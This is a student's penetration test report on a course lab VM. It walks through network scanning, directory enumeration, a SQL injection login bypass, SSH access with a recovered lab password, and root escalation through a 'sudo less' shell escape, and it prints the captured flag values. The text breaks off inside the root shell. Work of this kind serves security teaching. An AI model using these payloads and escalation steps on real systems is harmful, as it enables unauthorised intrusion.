

Name: Oluwatoni Oderinlo

Student Number:040975977

Email: oder0007@algonquinlive.com

Title: SBA Penetration Test

Date: April 9, 2024

Table of contents

Exclusive summary – Page 3

Findings - Page 4- 17

Recommendations – Page 17

Exclusive summary

This document outlines the goals and timeline of the penetration test conducted on the provided VM for this assignment. It details the efforts made to identify vulnerabilities, the methods employed to exploit them, the measures taken to address these vulnerabilities, and the exploration of potential remote access to the VM system from my device through the identified vulnerabilities. The Vulnerabilities discovered in the first machine were SQL Injection and Shell Escape.

Project Timeline: April 9, 2024, 6pm-10pm

IP Address of the Targets: 192.168.0.2, 192.168.1.1

Target Files: flag-1.txt, flag-2.txt, flag-3.txt

Penetration Test Type: Internal Penetration Test

Findings

Vulnerability Title: SQL Injection

Vulnerability Severity:

The diagram below shows the CVSS score given for the vulnerability discovered and exploited in the lab.

Base Score

8.1 (High)

Attack Vector (AV)
Network (N) | Adjacent (A) | Local (L) | Physical (P)

Attack Complexity (AC)
Low (L) | High (H)

Privileges Required (PR)
None (N) | Low (L) | High (H)

User Interaction (UI)
None (N) | Required (R)

Scope (S)
Unchanged (U) | Changed (C)

Confidentiality (C)
None (N) | Low (L) | High (H)

Integrity (I)
None (N) | Low (L) | High (H)

Availability (A)
None (N) | Low (L) | High (H)

Vulnerability Description

The vulnerability discovered on the targeted device is http-SQL-injection. Http-SQL-injection or SQL injection is a type of web security vulnerability where the attacker can manipulate the parameters of an HTTP request to inject malicious SQL code into the database like using admin' or 1=1-- - as both password and username to log into an interface.

The Impact of this leads to integrity issues as an unauthorized user can modify the system or files of the device, which could potentially lead to data corruption or manipulation.


The Availability issues caused by this vulnerability leads to an unauthorized party to disrupt your services and successfully exploit the system to lead to system downtime or denial of services and affecting the accessibility of resources.

Overall, this vulnerability introduces risks to the confidentiality, integrity, and availability of the in-scope system. Proper mitigation measures are essential to address these potential impacts and secure the system against exploitation.

Vulnerability Title: Privilege Escalation via Shell Escape

Vulnerability Severity:

The diagram below shows the CVSS score given for the vulnerability discovered and exploited in the lab.



Base Score	
Attack Vector (AV)	Scope (S)
Network (N) Adjacent (A) Local (L) Physical (P)	Unchanged (U) Changed (C)
Attack Complexity (AC)	Confidentiality (C)
Low (L) High (H)	None (N) Low (L) High (H)
Privileges Required (PR)	Integrity (I)
None (N) Low (L) High (H)	None (N) Low (L) High (H)
User Interaction (UI)	Availability (A)
None (N) Required (R)	None (N) Low (L) High (H)

7.5 (High)

Vulnerability Description

The vulnerability discovered on the targeted device is Shell Escape or Privilege Escalation via Shell Escape is a security vulnerability that allows an attacker to gain unauthorized access to higher privileges on a system or escalate their privileges from a lower level to a higher one. This vulnerability typically occurs in systems where there is insufficient input validation or sanitization, allowing attackers to inject malicious commands into shell sessions or commands executed by programs. In the context of a shell escape vulnerability, an attacker with access to a limited user account may exploit the vulnerability to execute arbitrary shell commands that grant them elevated privileges, such as accessing sensitive files, modifying system configurations, or even gaining root access. This escalation of privileges can lead to complete compromise of the system, allowing the attacker to take control of the affected system and potentially carry out further malicious activities.

The impact of this leads to integrity issues as an unauthorized user can modify the system or files of the device, which could potentially lead to data corruption or manipulation.

The Availability issues caused by this vulnerability leads to an unauthorized party to disrupt your services and successfully exploit the system to lead to system downtime or denial of services and affecting the accessibility of resources.


Overall, this vulnerability introduces risks to the confidentiality, integrity, and availability of the in-scope system. Proper mitigation measures are essential to address these potential impacts and secure the system against exploitation.

Proof of Concept

Below shows the commands with screenshots of the procedures used to get the vulnerability and how to exploit it to gain access to the system.

First Vulnerability: SQL Injection

- The command `ifconfig` was first used to identify the IP address of the target machine which was 192.168.0.1



```
10.100.17.147:10024 - Remote Desktop Connection

File Actions Edit View Help

(student@oder0007-kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.20.100.24 netmask 255.255.0.0 broadcast 172.20.255.255
    ether 00:50:56:b8:3c:7d txqueuelen 1000 (Ethernet)
    RX packets 1417758 bytes 108499691 (103.4 MiB)
    RX errors 0 dropped 110 overruns 0 frame 0
    TX packets 88003 bytes 39708591 (37.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.1 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::c19e:1e24:4851:3cd8 prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:b8:1e:9a txqueuelen 1000 (Ethernet)
    RX packets 4150 bytes 369630 (360.9 KiB)
    RX errors 0 dropped 33 overruns 0 frame 0
    TX packets 1121 bytes 89940 (87.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 15 bytes 1165 (1.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 15 bytes 1165 (1.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(student@oder0007-kali)-[~]
$
```

- From this we then did Nmap -sn 192.168.1.0/24 to discover all the available hosts on the network.

```
(root@oder0007-kali)-[/home/student]
# nmap -sn 192.168.0.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-09 18:04 EDT
Nmap scan report for 192.168.0.2
Host is up (0.016s latency).
MAC Address: 00:50:56:B8:88:08 (VMware)
Nmap scan report for 192.168.0.1
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 1.91 seconds
```

- Then Nmap -p- 192.168.0.2 -A was used to discover all the available services and open ports on the target Network.

```
(root@oder0007-kali)-[/home/student]
# nmap -p- 192.168.0.2 -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-09 18:05 EDT
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 5.65% done; ETC: 18:08 (0:03:20 remaining)
Stats: 0:00:31 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 17.68% done; ETC: 18:08 (0:02:24 remaining)
Stats: 0:01:39 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 63.18% done; ETC: 18:07 (0:00:57 remaining)
Stats: 0:02:14 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 89.65% done; ETC: 18:07 (0:00:15 remaining)
Nmap scan report for 192.168.0.2
Host is up (0.00024s latency).
Not shown: 65379 filtered tcp ports (no-response), 153 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 1b:fb:61:60:1c:77:0c:12:d1:e6:52:d0:9b:2d:d8:43 (RSA)
|   256 9c:19:cb:d6:de:72:cf:11:bf:98:58:e1:14:3a:83:11 (ECDSA)
|_  256 e6:b8:a6:97:8e:b4:9f:fb:17:99:69:04:f0:5a:1e:70 (ED25519)
80/tcp    open  http         Apache httpd 2.4.37 ((CentOS Stream))
|_ http-title: HTTP Server Test Page powered by CentOS
|_ http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
|_ http-server-header: Apache/2.4.37 (CentOS Stream)
|_ http-methods:
|_ Potentially risky methods: TRACE
9090/tcp  closed zeus-admin
MAC Address: 00:50:56:B8:88:08 (VMware)
Aggressive OS guesses: Linux 5.1 (98%), Linux 5.0 - 5.4 (93%), Linux 2.6.32 - 3.13 (93%), Linux 2.6.39
22 - 2.6.36 (91%), Linux 4.4 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 0.24 ms 192.168.0.2

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 163.32 seconds
```

- From this I discovered that the open ports were port 22 SSH and port 80 httpd.

- Then a brute force attack was done on the network to see the available directories on the network.

```
(root@oder0007-kali)-[/home/student]
# dirb http://192.168.0.2
Home

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Tue Apr  9 18:12:27 2024
URL_BASE: http://192.168.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

----- Scanning URL: http://192.168.0.2/ -----
+ http://192.168.0.2/cgi-bin/ (CODE:403|SIZE:199)
=> DIRECTORY: http://192.168.0.2/storage/

----- Entering directory: http://192.168.0.2/storage/ -----
=> DIRECTORY: http://192.168.0.2/storage/assets/
+ http://192.168.0.2/storage/index.html (CODE:200|SIZE:193)

----- Entering directory: http://192.168.0.2/storage/assets/ -----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
      (Use mode '-w' if you want to scan it anyway)

-----

END_TIME: Tue Apr  9 18:12:30 2024
DOWNLOADED: 9224 - FOUND: 2

(root@oder0007-kali)-[/home/student]
#
```

- From this we were able to see all the directories on the network.
- To be able to see the directories that I have access to the gobuster `dir -url http://192.168.0.2 -wordlist //usr/share/dirb/wordlists/common.txt` command was

used.

```
(root@oder0007-kali)-[/home/student]
# gobuster dir --url http://192.168.0.2 --wordlist /usr/share/dirb/wordlists/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 199]
/.htpasswd (Status: 403) [Size: 199]
/.htaccess (Status: 403) [Size: 199]
/cgi-bin/ (Status: 403) [Size: 199]
/storage (Status: 301) [Size: 235] [→ http://192.168.0.2/storage/]
Progress: 4614 / 4615 (99.98%)

Finished
```

- From this I discovered that the directory storage was one of the directories I could enter.
- Then the command `gobuster dir --url http://192.168.0.2/storage --wordlist /usr/share/dirb/wordlists/common.txt` command was used to see the directories I could enter in storage.

```
(root@oder0007-kali)-[/home/student]
# gobuster dir --url http://192.168.0.2/storage --wordlist /usr/share/dirb/wordlists/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://192.168.0.2/storage
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 199]
/.htaccess (Status: 403) [Size: 199]
/.htpasswd (Status: 403) [Size: 199]
/assets (Status: 301) [Size: 242] [→ http://192.168.0.2/storage/assets/]
/index.html (Status: 200) [Size: 193]
Progress: 4614 / 4615 (99.98%)


Finished
```

- Then the url 192.168.0.2/storage/assets was used to see what was stored in that directory.




- From this we are able to see a css file that created the login page.


- Then I entered the url 192.168.0.2/storage/index.html was used, from it I was able to enter the login page of the web server.



- Then the SQL Injection command admin' or 1=1-- - was entered in both the username and password textbox.



- Then I was able to login and get the username and password that will be used to login through SSH.



- Then the command `ssh user@192.168.0.2` was used to start an SSH connection to the target machine.
- With the login credentials discovered I was able to enter the target machine, which are user for the username and Alg123!@# for the password.
- Then the command `ls` was used to see the available files on the current directory.
- Then the commands `whoami`, `hostname` was used to see which user we are in and the hostname of the device.

- Then the command `cat flag-1.txt` was used to display the contents of the `flag-1.txt`.

```
(root@oder0007-kali)-[/home/student]
# ssh user@192.168.0.2
user@192.168.0.2's password:
Permission denied, please try again.
user@192.168.0.2's password:
Activate the web console with: systemctl enable --now cockpit.socket

Last failed login: Tue Apr  9 20:40:26 EDT 2024 from 192.168.0.1 on ssh:notty
There were 3 failed login attempts since the last successful login.
Last login: Wed Nov 22 14:29:40 2023
[user@oder0007-linux ~]$ ls
flag-1.txt
[user@oder0007-linux ~]$ whoami
user
[user@oder0007-linux ~]$ hostname
oder0007-linux
[user@oder0007-linux ~]$ cat flag.txt
cat: flag.txt: No such file or directory
[user@oder0007-linux ~]$ type flag.txt
-bash: type: flag.txt: not found
[user@oder0007-linux ~]$ cat flag-1.txt
911921841a856fc1a830dfec6e18bca2
[user@oder0007-linux ~]$
```

- The contents stored in `flag-1.txt` is `911921841a856fc1a830dfec6e18bca2`.

Second Vulnerability: Shell Escape.

- After getting the first flag, it was discovered that I didn't have access to the root directory on the target machine.
- So, the command `sudo less /etc/profile` was used.

```
[user@oder0007-linux /]$ sudo less /etc/profile
```

- From here we need to enter the command `!/bin/sh` to be able to gain root access in the SSH terminal.



```

File Actions Edit View Help
# /etc/profile
# System wide environment and startup programs, for login setup
# Functions and aliases go in /etc/bashrc

# It's NOT a good idea to change this file unless you know what you
# are doing. It's much better to create a custom.sh shell script in
# /etc/profile.d/ to make custom changes to your environment, as this
# will prevent the need for merging in future updates.

pathmunge () {
    case "${PATH}:" in
        *:"$1":*)
            ;;
        *)
            if [ "$2" = "after" ] ; then
                PATH=$PATH:$1
            else
                PATH=$1:$PATH
            fi
    esac
}

if [ -x /usr/bin/id ]; then
    if [ -z "$EUID" ]; then
        # ksh workaround
        EUID=`/usr/bin/id -u`
        UID=`/usr/bin/id -ru`
    fi
    USER=`/usr/bin/id -un`
    LOGNAME=$USER
    MAIL="/var/spool/mail/$USER"
fi

# Path manipulation
if [ "$EUID" = "0" ]; then
    pathmunge /usr/sbin
    pathmunge /usr/local/sbin
else
    pathmunge /usr/local/sbin after
    pathmunge /usr/sbin after
fi

HOSTNAME=`/usr/bin/hostname 2>/dev/null`
HISTSIZE=1000
if [ "$HISTCONTROL" = "ignorespace" ] ; then
    export HISTCONTROL=ignoreboth
else
    export HISTCONTROL=ignoredups
fi

!/bin/sh

```

- After doing that the command `ls` was used to see all the available directories we have.
- Then the command `cd root` was used to enter the root directory.
- Then the commands `whoami`, `hostname` was used to see which user we are in and the hostname of the device.
- After that the command `cat flag-2.txt` was used to display the contents of the flag.

```
[user@oder0007-linux ~]$ sudo less /etc/profile
sh-4.4# ls
bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
